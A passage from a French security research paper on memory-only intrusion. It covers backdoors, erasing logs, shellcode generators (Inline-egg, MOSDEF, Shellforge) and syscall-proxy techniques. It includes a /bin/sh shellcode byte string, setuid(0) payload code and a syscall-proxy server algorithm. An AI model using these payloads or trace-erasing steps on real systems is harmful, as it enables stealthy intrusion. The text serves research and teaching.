Installation d'une *backdoor* Une *backdoor* est simplement un dispositif permettant de revenir facilement sur la machine compromise sans passer par toute la phase d'exploitation. Les *backdoors* peuvent aller du simple ajout d'un utilisateur, en passant par l'ajout d'un service sur la machine, jusqu'à la modification d'un service existant. Pour ce dernier point, l'attaquant peut modifier le noyau, le processus qui tourne en mémoire ou encore le binaire sur le disque. Il peut même modifier le BIOS (voir à ce sujet les dernières recherches récentes sur l'ACPI [4]).

Ici, l'éventail des possibilités est énorme, mais il est intéressant de constater que toutes les *backdoors* n'ont pas besoin d'être écrites sur le disque. Tout dépend si l'attaquant modifie le comportement d'un serveur en *backdoorant* le binaire lui-même et en le relançant, ou s'il modifie directement le processus en mémoire.

Effacer les traces La dernière étape pour un attaquant, juste avant de quitter la machine, est d'effacer ses traces. Les fichiers de logs seront analysés pour y enlever toutes traces qui permettraient de remonter jusqu'à l'attaquant. Si l'exploit agit par exemple contre un serveur Apache, il y aura des traces dans le fichier **access.log**. Si un fichier a dû être copié sur le disque, l'attaquant devra également effacer ce fichier de manière sécurisée pour qu'il ne puisse être recupéré par la suite (par exemple avec la commande shred sous Linux).

2.2 Intrusion tout en mémoire

Les différentes étapes qui viennent d'être présentées sont les étapes effectuées lors d'une intrusion classique. Quasiment à chaque étape, des informations sont écrites sur le disque de la machine cible. Au moment de récolter des informations, il peut y avoir par exemple un système de logs qui loggue tous les paquets envoyés au système. Ainsi, si l'attaquant se connecte à un port ou s'il envoie un paquet SYN sur un port, une ligne de log est écrite. Il est bien évident que si un tel système est mis en place, il est difficile voire impossible d'empêcher cela.

L'étape une n'étant pas le sujet de cet article, la suite se focalisera sur les étapes deux à quatre. L'étape « attaque et pénétration » est la plus importante. C'est à cet instant que l'attaquant utilisera un exploit. Comme mentionné plus tôt, un exploit comporte trois parties : le vecteur d'attaque, la technique d'exploitation et le *payload*. Le vecteur d'attaque et la technique d'exploitation ne sont pas expliqués ici. Beaucoup d'articles sur le sujet ont déjà vu le jour, le lecteur désirant en savoir plus sur le fonctionnement d'un *buffer overflow* pourra trouver toute la documentation nécessaire sur Internet. La partie la plus intéressante est la partie concernant l'écriture et les fonctionnalités du *payload*, tout simplement parce que c'est au cours de cette étape que l'attaquant pourra effectuer




Fig. 1. Intrusion en mémoire, étape 2 à 4

l'action qu'il souhaite sur la machine exploitée.

Il faut noter aussi qu'aujourd'hui, les mots *payload* et *shellcode* sont souvent utilisés pour signifier la même chose. Historiquement, un *shellcode* exécutait un *shell*, mais aujourd'hui les *shellcodes* sont devenus plus complexes par nécessité : évasion hors d'un *chroot*, installation de *backdoor*, exécution de binaires à distance, élévation de privilèges et la liste n'est pas exhaustive.

A ces fonctionnalités s'ajoutent la notion de forensics dans le sens où l'attaquant développe des *shellcodes* évolués en prenant soin de ne rien écrire sur le disque. Le plus souvent, ces *shellcodes* fonctionnent en 2 parties (un serveur et un client). Après avoir exploité un processus sur une machine distante, un *shellcode* est lancé et attend des données (des portions de code représentées le plus souvent par des *shellcodes*) du client distant. Le code reçu, il le charge et l'exécute soit dans son propre espace d'adressage soit dans l'espace d'adressage d'un autre processus. Tout se passe en mémoire.

Développer de tels *shellcodes* à la « main » serait presque de la folie furieuse. Des outils sont donc apparus. Ils permettent globalement à partir d'un simple programme C ou Python d'obtenir un *shellcode*, aussi complexe soit il.

Concernant l'étape 4 « augmentation de privilièges », elle ne sera pas tout le temps nécessaire. Si le serveur exploité a des droits suffisants pour réaliser les opérations désirées, il ne sera pas nécessaire d'augmenter ceux-ci (typiquement à l'aide d'un exploit local). Dans le cas contraire, il faudra augmenter les privilèges. Cette partie étant un peu spéciale, elle sera uniquement abordée lors de la partie sur Plato qui est l'implémentation proposée dans cet article pour réaliser une intrusion uniquement en mémoire.

L'étape 5 « effacer les traces » ne sera pas abordée dans cet article. Il est évident que si une intrusion informatique se déroule uniquement en mémoire, il n'y aura presque pas de traces sur le système. De plus, les éventuelles traces laissées sur le disque dépendent fortement des types d'exploits utilisés, des services visés et surtout du niveau de compétence de l'attaquant. A noter tout de même qu'un administrateur vigilant (ce qui n'est pas le cas à la figure 1) pourrait très bien vérifier ce qui se trouve en mémoire, c'est tout à fait possible mais plus difficile. Ce point sera abordé à la fin de l'article dans la partie sur les protections.

3 Exécution à distance et techniques existantes

Il a été question de *shellcodes*. Certaines techniques ont pour objectif de pouvoir les exécuter sur une machine distante. Un *shellcode* n'est en fait qu'une suite d'instructions déjà préparées à être exécutées. Mais il peut être question de binaire complet (nmap par exemple) à récupérer et exécuter. C'est le rôle des *syscall proxy* et des *remote userland execve*. Il existe un point commun entre ces techniques, celui de ne jamais rien écrire sur le disque.

3.1 Ecriture de payloads

Inline-egg Inline-egg [5] est un module python qui fournit à l'utilisateur un ensemble de classes permettant d'écrire des *shellcodes* plus facilement, le vecteur d'attaque et la technique d'exploitation devant dans ce cas être écrit aussi en python. Il est développé par Gera de la société Core-Security. Une version GPL est disponible sur le site de la société[3] mais Inline-egg a aussi été intégré dans le logiciel Core-Impact[4].

D'habitude, les *shellcodes* sont la plupart du temps écrit directement en assembleur. Une fois compilés, ils sont insérés dans l'exploit sous forme de chaines de caractères :

```
char shellcode[]=
    "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3"
    "\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

Ce *shellcode* exécute simplement /**bin**/**sh**. Pour modifier ce *shellcode*, par exemple pour lui ajouter un **setuid(0)** et **setgid(0)**, il est nécessaire de toucher au code assembleur, de le recompiler et de changer la chaîne de caractères dans l'exploit. Si pour de petits *shellcodes* comme celui là ce n'est pas encore trop contraignant, inutile de dire que ce n'est pas le cas pour des *shellcodes* plus complexes. Une certaine souplesse lors de la création de *shellcodes* est donc la bienvenue. Inline-egg part de cette constatation.

L'idée d'Inline-Egg est de créer des *shellcodes* en concaténant simplement des appels système (ou *syscalls*), facilitant ainsi le changement des arguments passés aux appels système. Si on veut un *shellcode* (ou *egg*) exécutant /**bin**/**sh** juste après un appel à **setuid()**, il suffit de concaténer ces deux appels système pour créer le *shellcode* :

```
setuid(0)
execve('/bin/sh',('sh','-i'))
```

[3] `http://www.coresecurity.com`
[4] `http://www.coresecurity.com/products/coreimpact/index.php`

Il suffit de reproduire cet enchainement en python en utilisant Inline-Egg qui compilera le code en assembleur :

```
#!/usr/bin/python

from inlineegg.inlineegg import *
import socket
import struct
import sys

def stdinShellEgg():
   egg = InlineEgg(Linuxx86Syscall)

   egg.setuid(0)
   egg.setgid(0)
   egg.execve('/bin/ls',('ls','-la'))

   return egg
...
```

Le *shellcode* ainsi créé comporte 3 appels système. Il est possible de cette manière de concaténer autant d'appels système qu'il en existe. Cependant, le version GPL d'Inline-egg n'est pas terminée, tous les appels système ne sont pas implémentés. Malgré tout, il permet déjà d'utiliser un certain nombre d'entre eux comme ceux en rapport à la couche réseau, un *bind shellcode* pouvant être implémenté en quelques lignes simplement.

Inline-egg ne se contente pas seulement d'offrir la possibilité de concaténer des appels système, il est également possible d'utiliser des boucles (**while**, **do-while**), des conditions **if** et même de créer ses propres fonctions. Par exemple une condition peut être créée de cette manière :

```
uid = egg.getuid()
no_root = egg.If(uid, '!=', 0)
no_root.write(1,'You are not root!\n', len('You are not root!\n'))
no_root.exit(1)
no_root.end()
egg.write(1,'You are root!\n', len('You are root!\n'))
```

Une dernière chose intéressante avec Inline-egg est la possibilité de créer des *shellcodes* pour plusieurs systèmes d'exploitations différents (tous sous une architecture i386) : Linux, Freebsd, Openbsd, Solaris et Windows. Concernant Windows, il n'y a pas d'appels système à proprement parler. Les appels système doivent plutôt être vus comme n'importe quelles fonctions dans n'importe quelles librairies (ou **dll**). Pour pouvoir utiliser Inline-egg contre un système Windows, il sera nécessaire de fournir deux adresses de fonctions, celles de **LoadLibrary** et de **GetProcessAddress** qui se trouvent dans la librairie **kernel32.dll**. Il existe plusieurs méthodes pour connaître ces adresses (traverser la liste des librairies en mémoire et regarder la table d'export, utiliser des valeurs *hardcodé* par service pack, ...), néanmoins l'utilisation d'Inline-egg pour la création de *shellcode* Windows n'est pas encore assez fonctionnelle, du moins pour ce qui est de la version *open source* d'Inline-egg

MOSDEF MOSDEF est l'abréviation de « *Most Definitely* ». Cet outil a été développé par Dave Aitel, fondateur de la société Immunitysec célèbre pour son outil CANVAS et sa mailing list Daily Dave.

MOSDEF permet lui aussi d'envoyer des *shellcodes* à une machine cible lors d'une exploitation. Cependant contrairement à Inline-egg ou à Shellforge (qui sera vu après), il permet d'envoyer plusieurs *shellcodes* vers la machine cible. Il fonctionne en mode client-serveur, c'est à dire que lors d'une exploitation, un serveur est installé dans la mémoire du processus exploité. Il s'agit d'un *multi-stage shellcode*, un *shellcode* en plusieurs étapes. Lors d'une exploitation, par exemple avec un *buffer overflow*, il arrive souvent qu'il n'y ait pas assez d'espace dans le buffer contrôlé. L'idée est alors d'envoyer un petit *shellcode* qui va attendre sur une socket un *shellcode* plus avancé. Ce deuxième *shellcode* pourra alors être placé sur la pile où il y a moins de contraintes d'espace et sera exécuté par le premier *shellcode*. Il est ainsi possible d'exécuter plusieurs *shellcodes* dans le processus exploité.

MOSDEF utilise ce principe, mais il est également un compilateur C et un assembleur écrit en python. C'est à dire que ce ne sont pas de simples *shellcodes* qui sont envoyés mais du code ressemblant à du C compilé avec MOSDEF. Le langage C créé n'est pas aussi puissant que le langage C connu, mais offre néanmoins certaines fonctionnalités basiques comme l'utilisation de tableaux, fonctions, boucles **while** et **if**. Le code C créé est compilé du côté client, envoyé au serveur et exécuté dans l'espace d'adressage du processus.

Le principal problème de MOSDEF vient du fait qu'implémenter un compilateur n'est pas si aisé. Si l'attaquant souhaite exécuter du code complexe sur la machine cible, il ne pourra le faire avec MOSDEF. Par exemple utiliser l'appel système **ptrace()** est impossible. Il faudra également connaître la syntaxe du langage C créé pour pouvoir l'utiliser. Pour finir, la version *open source* est non-documentée et il semble difficile de l'utiliser tel quelle.

Shellforge Shellforge est un générateur de *shellcodes* ou *payloads* développé en python par Philippe Biondi. La version actuelle est la version G2 [4] encore en *pré-release* mais avec l'immense avantage d'être multi-plateformes.

Comment fonctionne Shellforge ? D'un point de vue utilisateur, c'est assez simple. Il suffit de lui fournir un programme en C, et Shellforge le transforme directement en *payload*. Seulement le fichier source C doit avoir quelques spécificités : toutes les variables globales doivent être déclarées en statique de manière à ne pas utiliser la **GOT**[5], il ne doit pas y avoir de déclaration **include** et il est nécessaire certaines fois d'utiliser les fonctions internes à Shellforge (par exemple celles qui permettent le traitement des adresses IPs). Une fois le *payload* obtenu, Shellforge offre plusieurs options d'affichages qui vous permettent de le récupérer sous forme de chaines de caractères (comme il est courant de le voir dans un exploit), en mode *raw* ou dans un fichier source C.

D'un point de vue architecture c'est un peu plus compliqué. Avant d'expliquer comment fonctionne Shellforge, il est nécessaire de faire un bref rappel sur la déclaration des appels système. Sur

[5] Global Offset Table

une plate-forme Linux, chaque appel système est représenté par un nombre déclaré dans le fichier **/usr/include/asm/unistd.h** :

```
#define __NR_exit         1
#define __NR_fork         2'
#define __NR_read         3
#define __NR_write        4
```

Et chaque appel système peut être appelé avec les macros définies dans ce même fichier, à condition de connaître le nombre d'arguments dont il a besoin. Pour l'appel système **setuid()** par exemple :

```
#define __NR_setuid  23

#define _syscall1(type,name,type1,arg1) \
type name(type1 arg1) \
{ \
long __res; \
__asm__ volatile ("int $0x80" \
    : "=a" (__res) \
    : "0" (__NR_##name),"b" ((long)(arg1))); \
__syscall_return(type,__res); \
}

static inline _syscall1(int, setuid, int, uid)
```

Shellforge procède de la même façon, il appelle les appels système directement en utilisant par contre ses propres macros (les numéros des appels système restant les mêmes) :

```
#define _sfsyscall1(type,name,type1,arg1) \
type name(type1 arg1) \
{ \
long __res; \
__asm__ volatile ("pushl %%ebx\n\t"     \
                  "mov %2,%%ebx\n\t"    \
          "int $0x80\n\t"       \
                  "popl %%ebx"          \
    : "=a" (__res) \
    : "0" (__NR_##name),"g" ((long)(arg1))); \
__sfsyscall_return(type,__res); \
```

Ces macros ont l'avantage par rapport à celle de la **Libc** de pouvoir extraire **errno** de la valeur de retour, et de préserver le registre **%ebx**.

Pour toutes ces déclarations, Shellforge utilise la librairie **sflib** et pour chaque architecture il existe un répertoire :

– hpux_hppa,

- linux_arm,
- linux_i386,
- linux_mips,
- linux_powerpc,
- macos_powerpc,
- solaris_sparc,
- freebsd_i386,
- linux_alpha,
- linux_hppa,
- linux_m68k,
- linux_mipsel,
- linux_sparc,
- openbsd_i386.

Dans chaque répertoire sont présents 3 fichiers, le fichier **sfsysnr.h** pour les numéros des appels système, le fichier **sfsyscall.h** pour les macros et le fichier **sflib.h** pour les prototypes (pour chaque **__NR_name**, **name()** est déclaré dans ce fichier). Il est évident que pour ajouter une plate-forme supportée par Shellforge, il suffit de créer un nouveau répertoire dans **sflib** avec les trois fichiers .h qui vont bien.

Ensuite, pour obtenir à partir d'un fichier source C un *shellcode* pour l'architecture souhaitée, il suffit d'utiliser l'option **–arch** en ligne de commande :

```
shellforge.py -C --arch=freebsd_i386 hello.c
```

C'est aussi simple que cela.

Après avoir généré le *shellcode*, Shellforge offre des fonctionnalités qui permettent de le transformer. Il suffit de spécifier sur la ligne de commande le *loader* souhaité :

- XOR *loader*,
- alphanumeric *loader*,
- stack relocation *loader*.

Ces *loaders* qui dépendent du processeur peuvent être chainés ensemble.

Nous avons utilisé assez souvent Shellforge pour développer l'outil que nous allons présenter à SSTIC, pour être d'avis que c'est certainement le générateur de *payloads* le plus puissant dans sa discipline (et ce n'est pas pour être chauvin[6]). Il est portable et il offre une grande souplesse de fonctionnement : tests des *shellcodes* faciles à mettre en oeuvre, modifications rapides et sans connaitre l'assembleur. Shellforge a été testé avec un *shellcode multi-stage* et une fonction **read()** qui attendait en entrée un *payload* pour l'exécuter. Il a été possible aussi de coder un *shellcode* qui injecte une libraire dans un processus, ce dont les autres générateurs sont incapables. Le seul « souci » rencontré est l'utilisation des fonctions de la **Libc** qui ne sont pas des appels système tel que **memset()**, **memcpy()** etc (ce que Philippe Biondi appelle des idioms [5] et qui sont dépendants du processeur). La solution, en tout cas sur un système Linux, est d'utiliser les implémentations fournies dans la **glibc**. Pour **memset()** par exemple, il existe le fichier **glibc-2.3.2/string/test-memset.c** dans lequel il y a une implémentation simpliste :

[6] En tous les cas pour Samuel, François étant belge, ça ne le tracasse pas beaucoup :-)

```
char *
simple_memset (char *s, int c, size_t n)
{
  char *r = s, *end = s + n;
  while (r < end)
    *r++ = c;
  return s;
}
```

3.2 *Syscall proxy*

Rappel sur les appels système
Fonctionnement d'un point de vue utilisateur

Le système d'exploitation offre aux processus s'exécutant en mode utilisateur un ensemble d'interfaces lui permettant d'interagir avec les dispositifs matériels tels que le processeur, les disques, les imprimantes, etc. Les systèmes UNIX implémentent l'essentiel des interfaces entre le processus en mode utilisateur et le matériel par le biais d'appels système émis vers le noyau. Il faut faire la différence ici entre une API[7] et un appel système. La première est une définition de fonctions spécifiant comment obtenir un service donné, alors que le second est une requête explicite faite au noyau via une interruption logicielle.

Sous Linux, la principale API est la **Glibc** (*GNU Library C*). Cette librairie offre un ensemble de fonctions agissant comme des interfaces vers les appels système du noyau. Elle agit comme un *wrapper*.

Pour mieux illustrer ce principe, voici un exemple :

```
$ cat example.c
int main(void)
{
printf("Fonction printf ! \n");
return 0;
}
$ gcc -o example example.c
$ ./example
Fonction printf !
$
```

example.c est un simple programme qui affiche une chaîne de caractères à l'écran. Pour voir ce qu'il se passe au niveau des appels système lors de son exécution, il suffit d'utiliser la commande **strace** qui trace les signaux et les appels système d'un programme en exécution.

```
$ strace ./example
1: execve("./example", ["./example"], [/* 34 vars */]) = 0
```

[7] Application Programmer Interface

```
2: uname({sys="Linux", node="Joshua", ...}) = 0
...
9: open("/lib/libc.so.6", O_RDONLY)        = 3
10: read(3,"\177ELF\1\1\1\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20U\1\000"...,512)
        = 512
...
21: mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,
          -1, 0) = 0x40017000
22: write(1, "Fonction printf ! \n", 19)    = 19
23: munmap(0x40017000, 4096)                = 0
24: exit_group(0)                           = ?
$
```

La sortie de la commande **strace** montre les différents appels système utilisés par le binaire **example** : **execve()** permet de lancer le programme, **open()** ouvre le fichier **/lib/libc.so.6** qui représente la **Libc** nécessaire au bon fonctionnement du programme (tout programme compilé avec la **Libc** possède une ligne similaire). La ligne 22 est la plus intéressante :

```
22: write(1, "Fonction printf ! \n", 19)    = 19
```

L'appel système *write()* est utilisé avec 3 arguments. Sa définition d'après la page **man** est la suivante :

```
ssize_t write(int fd, const void *buf, size_t count);
```

Le premier argument est le descripteur de fichiers. Il représente dans l'exemple **stdout** qui est la console. Le deuxième argument est la chaîne de caractères à imprimer. Et le troisième est la taille de cette dernière. La fonction **printf()** a donc bien été transformée en un appel système **write()** avec les bons paramètres.

Fonctionnement d'un point de vue noyau

La gestion d'un appel système dans le noyau est réalisée par le gestionnaire des appels système, qui réalise principalement les opérations suivantes :

1. Il sauvegarde le contenu de la plupart des registres dans la pile noyau.
2. Il invoque la routine de service de l'appel système.

La table des appels système est enregistrée dans le tableau **sys_call_table** et contient 255 entrées. Chaque entrée de cette table contient l'adresse de la routine de service correspondante (**exit()** pour la première entrée, **fork()** pour la seconde, ...). A chaque appel système correspond donc un numéro. Au moment d'en appeler un, l'interruption **0x80** est levée et le contrôle est donné au gestionnaire.

La fonction **system_call()** implémente ce fameux gestionnaire. Il commence par sauvegarder sur la pile le numéro de l'appel système ainsi que tous les registres du processeur susceptibles d'être

utilisés par le gestionnaire[8], les paramètres de l'appel système étant passés par les registres dans le cas où 5 arguments maximum sont nécessaires. Dans le cas contraire (avec l'appel système **mmap()** par exemple), les paramètres sont passés par la pile (ou *stack*) puisqu'il n'y a pas assez de registres.

La routine de service de l'appel système correspondant au numéro stocké dans le registre **eax** est ensuite appelée.

Un exemple valant mieux qu'un long discours, le programme suivant démontre en assembleur comment faire appel à un appel système, en l'occurence dans cet exemple **sys_open()** qui ouvre le fichier /**boot**/**System.map** :

```
$ /bin/cat sys_open.c
#include <linux/unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define FILENAME "/boot/System.map"

int
main( void )
{
        long __res;

        __asm__ volatile ("int $0x80"
              : "=a" (__res)
              : "0" (__NR_open), "b" (FILENAME), "c" (O_RDONLY) );
}
$ make sys_open
cc     sys_open.c   -o sys_open
$ strace ./sys_open
[...]
munmap(0x40014000, 14874)               = 0
getpid()                                = 354
open("/boot/System.map", O_RDONLY)      = 3
_exit(3)                                = ?
```

Les appels système (ou *syscalls*) sont la base du fonctionnement de la technique appelée *syscall proxy*. Celle-ci est une des deux grandes techniques permettant d'exécuter des binaires sur une machine distante sans jamais rien écrire sur le disque.

Théorie du *syscall proxy* La première implémentation du concept du *syscall proxy* a été développée par Maximiliano Caceres (est-ce l'inventeur du concept ?) de la société Core Security

[8] Certains registres sont en fait sauvegardés automatiquement par l'unité de contrôle comme *eflags, cs, eip, ss et esp.*

Technologies et a été utilisée dans leur produit phare Core-Impact, un outil de tests de pénétration.

Le *syscall proxy* a certainement été la première technique évoluée pour exécuter des binaires sur la machine distante tout en restant en mémoire. Son principe est simple : appeler un appel système sur une machine distante depuis une machine locale. Plusieurs appels système concaténés ensemble représentent l'exécution d'un programme à l'image des *shellcodes* créés avec Inline-egg. Pour ouvrir, lire et fermer un fichier par exemple, trois appels système sont utilisés : **open()**, **read()** et **close()** avec les paramètres qui vont bien (figure 2). Le programme (un exploit par exemple) n'est donc pas téléchargé sur le système distant mais exécuté localement grâce à la couche d'abstraction fournie par le *syscall proxy*. Celui-ci joue le rôle d'interface entre le processus (pour la machine locale) et le système d'exploitation (pour la machine distante). Le processus ne communique donc plus directement avec l'OS sous-jacent mais via la nouvelle interface *syscall* formalisée (figure 3).




Fig. 2. Lecture d'un fichier par un processus

A noter que seuls les appels système sont exécutés sur la machine distante, tout le traitement arithmétique (une addition par exemple), les boucles, les conditions, l'allocation mémoire, etc sont faits sur la machine locale. **memset()** ou **strcpy()** par exemple n'ont aucun intérêt d'être exécutés sur la machine distante. Il est évident par contre que l'algorithme du programme ne changera pas quelle que soit la machine (locale ou distante). La seule différence est avec quels privilèges seront appelés les appels système.

Implémentation d'un *syscall proxy* D'après le rappel sur les appels système, leurs exécutions se déroulent en trois étapes : le numéro de l'appel système et les arguments à fournir, l'exécution de l'appel système et la valeur de retour à récupérer.




Fig. 3. Lecture d'un fichier par un processus à travers un *syscall proxy*

La première étape est le rôle du client *syscall proxy*. Pour chaque appel système, il construit une requête que comprendra le serveur dans laquelle sont renseignés le numéro de l'appel système, et ses arguments. Il adapte le code ou la commande à invoquer directement aux contraintes et conventions du serveur.

Le serveur *syscall proxy* reçoit la requête, l'interprète comme il se doit, c'est à dire qu'il copie sur la pile les arguments et le numéro de l'appel système (registre **eax**) et lève l'interruption **0x80**. Les privilèges évoqués plus tôt, avec lesquels s'exécute l'appel système sont ceux du processus ayant lancé le serveur *syscall proxy*.

La troisième et dernière étape est de renvoyer au client *syscall proxy* les résultats retournés par l'exécution de l'appel système. Cela peut être par exemple la valeur du *file descriptor* dans le cas d'un **open()**, ou bien encore le buffer contenant les données dans le cas d'un **read()**.

Le serveur *syscall proxy* est la plupart du temps un *shellcode* lancé après l'exploitation d'un processus et donc résident en mémoire. Des méthodes d'optimisation [6] sont utilisées pour le rendre le plus petit possible.

Le client *syscall proxy* peut lui être représenté sous forme de librairie qui *hook* les appels système appelés par le programme via la librairie **Libc**. Ces *hooks* construisent les requêtes à envoyer au serveur *syscall proxy* en fournissant les informations nécessaires et récupèrent les résultats renvoyés par ce serveur. Cette librairie peut être chargée via la variable d'environnement **LD_PRELOAD** de manière à ne jamais avoir à modifier le fichier source.

CORE-IMPACT CORE-IMPACT est un produit commercial. N'ayant pu le tester, les informations qui suivent sont tirées de l'article de Nicolas Fischbach intitulé « Les tests de pénétration

automatisés : CORE-IMPACT » paru dans le magazine MISC nř11.

Les serveurs *syscall proxy* sont livrés dans le produit sous forme d'agents. Ils peuvent être installés de manière éphémère et discrète sur le système distant après exploitation de la vulnérabilité. Ces agents obtiennent les droits du processus qui a été exploité et vont exécuter ce qui est appelé dans CORE-IMPACT des modules (recherche d'information, augmentation de privilèges, etc). Les agents se doivent d'être sûrs pour éviter de rendre l'infrastructure testée plus vulnérable et donc d'augmenter les risques de compromission par des tiers.

Ces agents ont plusieurs niveaux d'application, allant du niveau 0 au niveau 3. Les agents de niveau 0 s'exécutent en mémoire seulement, comprennent un mini-serveur *syscall proxy* et dès que l'on se détache de celui-ci, il se détruit. Une fois cet agent installé, il est possible d'exécuter un mini-*shell* qui fournit quelques commandes de base. L'agent de niveau 1 est plus complexe (il offre beaucoup plus de fonctionnalités) et donc plus difficile à déployer. La manière la plus automatisée consiste à déployer un agent de niveau 0, lui faire obtenir les droits maximum (administrateur ou root) pour pouvoir ensuite l'*upgrader* en agent 1. C'est en quelque sorte un *multi-stage shellcode* avec élévation de privilèges entre le premier et le second *shellcode*. Un détail important cependant à noter. A la différence de l'agent de niveau 0, celui de niveau 1 installe temporairement des fichiers sur le système. Le troisième agent, le *localagent* de niveau 3 est le point de départ (*agent source*) de tout test de pénétration. Il est donc fixe et intégré dans la console IMPACT. C'est à partir de cet agent que s'exécuteront les modules sélectionnés.

UW_sp_xxx_x86 Casek du groupe Uberwall a présenté lors d'une conférence au CCC des implémentations de *syscall proxy*. Le serveur est sous forme d'un *shellcode* (qui est supposé être exécuté après exploitation d'un processus sur une machine distante) et implémenté selon l'algorithme de Maximilio :

```
1: channel ← set_up_communication()
2: channel .send(ESP)
3: while channel.has_data() do
4:     request ← channel.read()
5:     copy request in stack
6:     pop registers
7:     int 0x80
8:     push EAX
9:     channel.send(stack)
10: end while
```

Algorithme 1 : Simple serveur pour un *syscall proxy*

Le client prépare la pile localement, *package* le tout sous forme de requête qu'il envoie au serveur distant. Celui-ci exécute la requête du client et lui renvoie les résultats. Plusieurs *shellcodes* sont implémentés, l'algorithme du *syscall proxy* est toujours la même, seule la manière dont il est exécuté diffère (en mettant un port sur écoute, en réutilisant la même socket, etc).

Côté client, ici aussi l'algorithme est toujours identique (préparation de la pile, etc). Seules les fonctionnalités changent : *scanner* de port, infection d'un processus à distance, etc. Pour développer ses clients, il a utilisé la librairie UWsplib (qu'il identifie comme étant une *ultra light libc*) dans laquelle chaque appel système est réimplémenté : **sp_open()**, **sp_read()**, etc. Il est cependant important de noter que :

1. Il est regrettable que cette librairie ne soit pas fournie en tant que ... librairie. D'après les sources disponibles sur le site d'Uberwall, toutes ces fonctions **sp_xxx()** sont implémentées dans chacun de ses clients *syscall proxy*.
2. Dans le cas de clients légers, cette démarche peut convenir. Mais dans le cas où il est nécessaire d'exécuter nmap par exemple, réécrire un tel outil avec les fonctions **sp_xxx()** peut s'avérer très lourd.

Il est évident qu'utiliser une librairie via la variable d'environnement **LD_PRELOAD** aurait été beaucoup plus judicieux. Casek parle justement dans sa présentation (slide 25) de la librairie UWskyzoexec mais c'est apparemment au stade de développement.

3.3 *Userland execve*

La deuxième grande technique pour exécuter des binaires sur un système distant est appelée *remote userland execve*. Ici l'exécution du binaire n'est pas décomposée entre la machine cliente et le serveur, le binaire est complètement envoyé dans la mémoire de la machine distante, puis executé.

